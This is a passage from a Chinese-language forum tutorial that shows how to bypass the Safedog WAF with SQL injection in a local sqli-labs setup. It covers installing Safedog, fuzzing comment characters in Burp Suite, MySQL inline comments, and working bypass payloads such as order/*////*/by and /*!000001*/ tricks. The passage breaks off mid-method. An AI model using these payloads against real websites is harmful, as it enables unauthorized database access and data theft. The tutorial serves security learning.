从 SQL 注入绕过最新安全狗 WAF 中学习 fuzz - 先知社区


SQL 注入并不是很精通，通过实战绕过 WAF 来进行加强 SQL 注入能力，希望对正在学习的师傅能有一丝帮助。

安装前言

我是本地搭建的环境进行测试的
环境是 `windows11+phpstudy2018+sqli-labs`
phpstudy 的安装我不再复述，这里简单说一下安全狗插件和安全狗的安装。

过程

在安装安全狗之前，一定要先做好安装 `apache2.4` 这一项，否则可能要浪费半个下午的时间来整 (受害者本人自述了属于是)，因为在提前安装好这个后，再安装安全狗，就会出现如下图所示的情况，这时候就很容易进行配置了




(https://img-blog.csdnimg.cn/202feb7af10140288a0ccffc6d19aeed.png)
而如果你后安装 apache2.4，出现 Apache 插件安装失败的可能性极大，那我们要怎么安装 apache2.4 呢，很简单，首先找到你 apache 下的 bin 路径，我的是 `"D:\phpStudy\PHPTutorial\Apache\bin"`，然后进入 cmd 中 (以管理员身份运行)

```
C:\Windows\system32>d:

D:\>cd D:\phpStudy\PHPTutorial\Apache\bin

D:\phpStudy\PHPTutorial\Apache\bin> httpd -k install -n apache2.4
//安装插件
```

此时插件的安装就完成了，直接去官网找 Apache 版本的安全狗

(https://img-blog.csdnimg.cn/ab5dfe267d5a4c5d961757316946ca5e.png)

下载到本地即可，此时进行安装 (不要开启 phpstudy)，此时选择好安装路径后就会出现配置界面，它安装过插件的话一般是会自动检测的



(https://img-blog.csdnimg.cn/07955ed8550d4126bc95e0a397ca72ab.png)

此时直接点击确定就好了，然后打开就会发现插件是已安装的

(https://img-blog.csdnimg.cn/2d4c8315a89346c7bf7e06f226bb738d.png)

此时看安全狗这个网站安全狗与防护总开关是否都开启，只有都开启了才有效，此时再去打开 phpstudy，一般他就应该是自己变成系统服务了，如果没变的话就再选择一下即可

(https://img-blog.csdnimg.cn/507b2f1e54d74b9a92ea076cc6f45dde.png)
然后此时的话这个防护网站变成 1 个就说明配置好了

(https://img-blog.csdnimg.cn/63058743d1c64dec9f7e67778847eaeb.png)
去访问网站就可以发现安全狗生效了

(https://img-blog.csdnimg.cn/397730250f6d49d1b7642bd1577f53e4.png)

方法一


首先这里的话是尝试一个 1=1，发现是不可以的

(https://img-blog.csdnimg.cn/d3a78dec39444aae98b02c80bd331566.png)

更换成 true=true 进行尝试

(https://img-blog.csdnimg.cn/4f2dfc719d764567abce915aff119e03.png)

仍然不行，此时发现当 and 和后面没有空格的时候就会报错




(https://img-blog.csdnimg.cn/ad2037a17d894d019a27f09ea0652d7c.png)

我们这里尝试用 */* 来充当注释符


(https://img-blog.csdnimg.cn/59029b2215614e9897e79b8960571dc0.png)

发现还是被过滤了，此时我们就利用 bp 来进行 fuzz，抓包后在 //* 中添加变量（为爆破做准备）




(https://img-blog.csdnimg.cn/31ff8ba550954993a6e6356eb7426883.png)

选择暴力破解，字符集就选 `/!*` 进行测试即可




(https://img-blog.csdnimg.cn/351a1ed3617240808ca0068bcf77a431.png)

得到结果



(https://img-blog.csdnimg.cn/e94fe3fc75b74c96b349330d004080c6.png)
发现很多都可以充当空格来进行绕过，我们随意挑选一个进行尝试，构造 payload 如下



(https://img-blog.csdnimg.cn/d5d6a768659944748ea5df5d5aee995c.png)
成功绕过


方法二

当然常见的还有一个内联注释符，就是 `/*!00000*/` 这种的，用实例来解释是最好理解的

```
mysql> select @@version;
+-----------+
| @@version |
+-----------+
| 5.5.53    |
+-----------+
1 row in set (0.00 sec)

mysql> select /*!999991*/;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server versio
n for the right syntax to use near '' at line 1

mysql> select /*!000001*/;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select /*!1*/;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select /*!505531*/;
+---+
| 1 |
+---+


| 1 |
+---+
1 row in set (0.00 sec)

mysql> select /*!505541*/;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server versio
n for the right syntax to use near '' at line 1
```

这种注释在 mysql 中叫做内联注释，如果没有接版本号时，会直接执行里面内容。当! 后面接数据库版本号时，如果自身版本号(上述例子中的 5.5.53) 大于等于字符数(例如上述例子中的 99999 和 00000)，就会将注释中的内容执行，否则就会当做注释来处理。

那么这里的话，我们就想构造 1=1，就可以利用它来进行绕过，我们构造如下 `/*!000001*/=/*!000001*/` 语句尝试进行绕过



(https://img-blog.csdnimg.cn/c2dfb21bceaa4bb1abc254d575e65ca4.png)
可以发现成功绕过了

直接利用的话可以发现是不可以的

(https://img-blog.csdnimg.cn/fc5497b2dd5847e49a3c42ddd837913f.png)
由 1=1 的构造思路，我们尝试构造空格来进行绕过，构造 payload 如下


```
id=1' order/*////*/by 3 --+
```

(https://img-blog.csdnimg.cn/aa5cbdc0042f4d10a8c32f145db17dd4.png)


```
id=1' order/*////*/by 4 --+
```

(https://img-blog.csdnimg.cn/3ed72823717f45c1a1dfa91ffe95dd3a.png)
成功判断出来了字段数为 3

首先的话是想利用内联注释来进行一个绕过，因为单独的一个 union 和单独的 select 都是可以的，此时我就想利用它内联注释字符数大于版本号时将其内语句作为注释来进行一个绕过，
测试过程如下




(https://img-blog.csdnimg.cn/54aadcfeadc947a688500cbc04e24ed6.png)
选择暴力破解，设置 0-9 依次进行爆破




(https://img-blog.csdnimg.cn/4f8834700a754f96a8a050d4a632a9dc.png)

而后得到结果




(https://img-blog.csdnimg.cn/2f3c9149110c4e179fa6b3f422390c69.png)

发现这种利用垃圾字符的内联注释方式无法再次绕过，此时我们去尝试进行其他方法，想到之前的 fuzz/**/ 中间加东西可以绕过，不妨试一下这种，设置如下



